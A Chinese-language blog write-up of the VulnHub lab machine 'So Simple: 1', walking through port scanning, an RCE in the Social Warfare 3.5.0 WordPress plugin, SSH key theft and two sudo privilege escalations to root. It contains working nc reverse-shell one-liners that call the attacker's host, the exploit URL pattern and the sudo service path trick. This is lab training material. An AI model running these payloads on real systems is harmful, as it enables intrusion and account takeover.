

# vulnhub靶机-So Simple: 1

原创

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1、靶机开机即得ip地址: 192.168.8.109

2、扫描靶机端口

```
root@kali:~# nmap -A -p- 192.168.8.109
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for so-simple (192.168.8.109)
Host is up (0.00056s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: So Simple
8000/tcp  open  http     SimpleHTTPServer 0.6 (Python 3.8.2)
|_http-server-header: SimpleHTTP/0.6 Python/3.8.2
|_http-title: Directory listing for /
MAC Address: 08:00:27:7C:5B:84 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=8/10%OT=22%CT=1%CU=33714%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=5F313208%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=108%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0
OS:%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.56 ms so-simple (192.168.8.109)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.45 seconds
root@kali:~#
```

### 3、访问80端口，只有一个静态页面



扫描目录，发现一个wordpress目录，访问是一个wp站点

```
root@kali:~# gobuster dir -u http://192.168.8.109 -w /usr/share/wordlists/dirb/big.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.8.109
[+] Threads:     10
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:  gobuster/3.0.1
[+] Timeout:     10s
=====
Starting gobuster
=====
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/server-status (Status: 403)
/wordpress (Status: 301)
=====
Finished
=====
root@kali:~#
```

使用wpscan扫描一下，发现一个插件

```
[+] social-warfare 242 http://192.168.8.109/wordpress/wp-content/plugins/social-warfare/ 200 316
Location: http://192.168.8.109/wordpress/wp-content/plugins/social-warfare/ 200 316
Last Updated: 2020-07-28T17:01:00.000Z 200 316
[!] The version is out of date, the latest version is 4.0.2 206 325
Found By: Urls In Homepage (Passive Detection) 200 316
Confirmed By: Comment (Passive Detection) 200 316

Version: 3.5.0 (100% confidence)
Found By: Comment (Passive Detection)
- http://192.168.8.109/wordpress/, Match: 'Social Warfare v3.5.0'
Confirmed By:
Query Parameter (Passive Detection)
- http://192.168.8.109/wordpress/wp-content/plugins/social-warfare/assets/css/style.min.css?ver=3.5.0
- http://192.168.8.109/wordpress/wp-content/plugins/social-warfare/assets/js/script.min.js?ver=3.5.0
Readme - Stable Tag (Aggressive Detection)
- http://192.168.8.109/wordpress/wp-content/plugins/social-warfare/readme.txt
Readme - ChangeLog Section (Aggressive Detection)
- http://192.168.8.109/wordpress/wp-content/plugins/social-warfare/readme.txt
```

搜索一下对应版本漏洞，找到一个rce漏洞

## RCE Vulnerability

We manipulated a file in an internal environmental server with the below content, which stores a phpinfo function inside <pre> tags. phpinfo() is a PHP function which shows the current state and environment configuration of PHP. It's usually used as a remote payload demonstrating PHP execution.


```
<pre>

phpinfo();

</pre>
```

We then visited the following URI on the vulnerable site and found the phpinfo() function was executed:

```
http://<vulnerable-host>/wp-admin/admin-post.php?
swp_debug=load_options&swp_url=http://***.***.***/phpinfo.txt
```



4、漏洞利用，本地新建一个shell.txt，内容如下，192.168.8.209是kali的ip

```
<pre>
system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.8.209 4444 >/tmp/f');
</pre>
```

在kali上使用python本地搭建一个简易web服务器，然后开启监听

```
python -m SimpleHTTPServer
```

```
root@kali:~# ls shell.txt
shell.txt
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

```
[ ] windows_powershell
----- [ SELECT SHELL ] -----
[ ] /bin/sh
[ x ] /bin/bash
[ ] /bin/zsh
[ ] /bin/ksh
[ ] /bin/tcsh
[ ] /bin/dash
----- [ URL ENCODE ] -----
[ x ] no
[ ] yes
----- [ FINISHED COMMAND ] -----
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.8.209 4444 >/tmp/f
[ ! ] Reverse shell command copied to clipboard!
[ + ] In case you want to upgrade your shell, you can use this:
python -c 'import pty;pty.spawn("/bin/bash")'
----- [ SETUP LISTENER ] -----
[ ] no
[ x ] yes
listening on [any] 4444 ...
https://blog.csdn.net/weixin_43784056
```

访问链接反弹shell

```
http://192.168.8.109/wordpress/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://192.168.8.209:
```

```
----- [ SETUP LISTENER ] -----
[ ] no
[ x ] yes
listening on [any] 4444 ...
connect to [192.168.8.209] from (UNKNOWN) [192.168.8.109] 37066
bash: cannot set terminal process group (865): Inappropriate ioctl for device
bash: no job control in this shell
www-data@so-simple:/var/www/html/wordpress/wp-admin$
```

## 5、拿到第一个flag

进入到/home目录，发现有两个用户文件夹，先进入max目录，发现一个user.txt文件，但是没有访问权限，还有一个.ssh目录，进入到这个目录下，将id\_rsa使用python3搭建简易服务器下载到本地，或者查看复制到本地也行

```
www-data@so-simple:/var/www/html/wordpress/wp-admin$ cd /home
cd /home
www-data@so-simple:/home$ ls
ls
max
steven
www-data@so-simple:/home$ cd max
cd max
www-data@so-simple:/home/max$ ls -la
ls -la
total 52
drwxr-xr-x 7 max max 4096 Jul 15 18:19 .
drwxr-xr-x 4 root root 4096 Jul 12 22:42 ..
-rw-r--r-- 1 max max 220 Feb 25 12:03 .bash_logout
-rw-r--r-- 1 max max 3810 Jul 12 21:40 .bashrc
drwx----- 2 max max 4096 Jul 12 13:06 .cache
drwx----- 3 max max 4096 Jul 12 15:39 .gnupg
drwxrwxr-x 3 max max 4096 Jul 12 15:24 .local
-rw----- 1 max max 118 Jul 12 20:44 .mysql_history
-rw-r--r-- 1 max max 807 Feb 25 12:03 .profile
drwxr-xr-x 2 max max 4096 Jul 14 19:41 .ssh
-rw-r--r-- 1 max max 49 Jul 12 20:41 personal.txt
drwxrwxr-x 3 max max 4096 Jul 12 21:23 this
-rwxr-x--- 1 max max 33 Jul 13 21:41 user.txt
www-data@so-simple:/home/max$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@so-simple:/home/max$ cd .ssh
cd .ssh
www-data@so-simple:/home/max/.ssh$ ls -la
ls -la
total 20
drwxr-xr-x 2 max max 4096 Jul 14 19:41 .
drwxr-xr-x 7 max max 4096 Jul 15 18:19 ..
-rw-r--r-- 1 max max 568 Jul 14 19:41 authorized_keys
-rwxr-xr-x 1 root root 2602 Jul 14 19:41 id_rsa
-rw-r--r-- 1 root root 568 Jul 14 19:41 id_rsa.pub
www-data@so-simple:/home/max/.ssh$ python3 -m http.server
python3 -m http.server
```

使用该文件ssh登录，查看user.txt得到第一个flag

```

root@kali:~# wget http://192.168.8.109:8000/id_rsa
http://192.168.8.109:8000/id_rsa
正在连接 192.168.8.109:8000... 已连接。
已发出 HTTP 请求, 正在等待回应... 200 OK
长度: 2602 (2.5K) [application/octet-stream]
正在保存至: "id_rsa"

id_rsa                               100%[=====
(180 MB/s) - 已保存 "id_rsa" [2602/2602])
root@kali:~# chmod 600 id_rsa
root@kali:~# ssh -i id_rsa max@192.168.8.109
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Aug 10 10:38:06 UTC 2020

System load:  0.49           Processes:           132
Usage of /:   55.6% of 8.79GB Users logged in:    0
Memory usage: 20%           IPv4 address for docker0: 172.17.0.1
Swap usage:  0%             IPv4 address for enp0s3: 192.168.8.109

 * "If you've been waiting for the perfect Kubernetes dev solution for
   macOS, the wait is over. Learn how to install Microk8s on macOS."

   https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/

47 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 15 19:18:39 2020 from 192.168.1.7

max@so-simple:~$ ls
lpersonal.txt  this  user.txt
max@so-simple:~$ cat user.txt
073dafccfe902526cee753455ff1dbb0

```

查看lpersonal.txt的内容, base64解密, 没啥用

```

SGFoYWhhaGFoYSwgaXQncyBub3QgdGhhdCB1YXN5ICEhISA=

Hahahahaha, it's not that easy !!!

```

6、使用sudo -l发现可以免密使用steven身份执行service命令

```
max@so-simple:~$ sudo -l
Matching Defaults entries for max on so-simple:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\

User max may run the following commands on so-simple:
    (steven) NOPASSWD: /usr/sbin/service
max@so-simple:~$
```

使用service命令提权到steven，在家目录下发现user2.txt，得到第二个flag

```
max@so-simple:~$ sudo -u steven service ../../bin/bash
steven@so-simple:/$ cd ~
steven@so-simple:/home/steven$ ls
user2.txt
steven@so-simple:/home/steven$ cat user2.txt
b662b31b7d8cb9f5cdc9c2010337f9b8
steven@so-simple:/home/steven$
```

7、使用sudo -l发现可以免密使用root身份运行一个脚本文件

```
steven@so-simple:/home/steven$ sudo -l
Matching Defaults entries for steven on so-simple:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\

User steven may run the following commands on so-simple:
    (root) NOPASSWD: /opt/tools/server-health.sh
steven@so-simple:/home/steven$
```

进入到opt目录下，没有tools目录，自己新建目录和文件，写入内容

```
steven@so-simple:/home/steven$ cd /opt/tools/
steven@so-simple:/opt/tools$ cat server-health.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.8.209 1234 >/tmp/f
steven@so-simple:/opt/tools$
```

本地监听1234端口

```
[ ] windows_powershell
----- [ SELECT SHELL ] -----
[ ] /bin/sh
[ x ] /bin/bash
[ ] /bin/zsh
[ ] /bin/ksh
[ ] /bin/tcsh
[ ] /bin/dash
----- [ URL ENCODE ] -----
[ x ] no
[ ] yes
----- [ FINISHED COMMAND ] -----
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.8.209 1234 >/tmp/f
[ ! ] Reverse shell command copied to clipboard!
[ + ] In case you want to upgrade your shell, you can use this:
python -c 'import pty;pty.spawn("/bin/bash")'
----- [ SETUP LISTENER ] -----
[ ] no
[ x ] yes
listening on [any] 1234 ...
█
```

[https://blog.csdn.net/weixin\\_43784056](https://blog.csdn.net/weixin_43784056)

使用root身份执行脚本，成功反弹shell，拿到最终flag

```
steven@so-simple:/opt/tools$ sudo -u root ./server-health.sh
```



```
root@so-simple:/opt/tools# cd ~
cd ~
root@so-simple:~# ls
ls
flag.txt
snap
root@so-simple:~# cat flag.txt
cat flag.txt
```

```

 /$$$$$          /$$          /$$
/$$_ $$          |$$          |$$
| $$ \_/ /$$$$$ /$$$$$ /$$$$$ /$$$$$ /$$$$$ /$$$$$ /$$$$$ /$$$$$ /$$$$$
| $$ /$_ $$ | $$_ $$ /$_ $$ /$_ $$ |___ $$ |_ $$ / |___ /$/ | $$
| $$ | $$ \ $$ | $$ \ $$ | $$ \ $$ | $$ \_/ /$$$$$ | $$ /$$$/ |_/
| $$ $$ | $$ | $$ | $$ | $$ | $$ | $$ /$_ $$ | $$ /$/ /$_/
| $$$$$/ | $$$$$/ | $$ | $$ | $$$$$$ | $$ | $$$$$$ | $$$$/ $$$$$$ /$$
 \___/ \___/ |_/ |_/ \___ $$ |_/ \___/ \___/ |___/ |_/
          /$$ \ $$
          | $$$$$/
          \___/
/$$ /$$ /$$ /$$
| $$ /$$/ | /$
 \ $$ /$/ /$$$$$ /$$ /$$ |_/ /$$ /$$ /$$$$$ /$$$$$ /$$$$$ /$$$$$ /$$$$$
 \ $$$$/ /$_ $$ | $$ | $$ | $$ /$/ /$_ $$ /$_ $$ /$_ $$ /$_ $$ /$_ $$
 \ $$/ | $$ \ $$ | $$ | $$ \ $$/ / $$$$$$ | $$ \ $$ | $$$$$$ | $$
 | $$ | $$ | $$ | $$ | $$ \ $$$/ | $$_/ | $$ | $$ | $$ | $$ | $$ | $$ | $$_/ | $$
 | $$ | $$$$$/ | $$$$$/ \ $/ | $$$$$$ | $$$$$/ $$$$$/ | $$ | $$ | $$$$$$ | $$$
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| $/ /$_ $$ /$_ $$ /$_ $$ |_/ |_/ |_/ | $$ | $/
|_/ | $$ \_/ /$$$$$ | $$ \_/ /$$ /$$$$$/ /$$$$$ /$$$$$ | $$ /$$$$$ |_/
 | $$$$$ /$_ $$ | $$$$$ | $$ | $$_ $$_ $$ /$_ $$ | $$ /$_ $$
 \___ $$ | $$ \ $$ \___ $$ | $$ \ $$ \ $$ | $$ \ $$ | $$$$$$
 /$$ \ $$ | $$ | $$ /$$ \ $$ | $$ | $$ | $$ | $$ | $$_/
 | $$$$$/ | $$$$$/ | $$$$$/ | $$ | $$ | $$ | $$$$$/ | $$ | $$$$$$
 \___/ \___/ \___/ |_/ |_/ |_/ |_/ |_/ | $$_/ |_/ \___/
 | $$
 | $$
 |_/
```

Easy box right? Hope you've had fun! Show me the flag on Twitter @roelvb79

```
root@so-simple:~#
```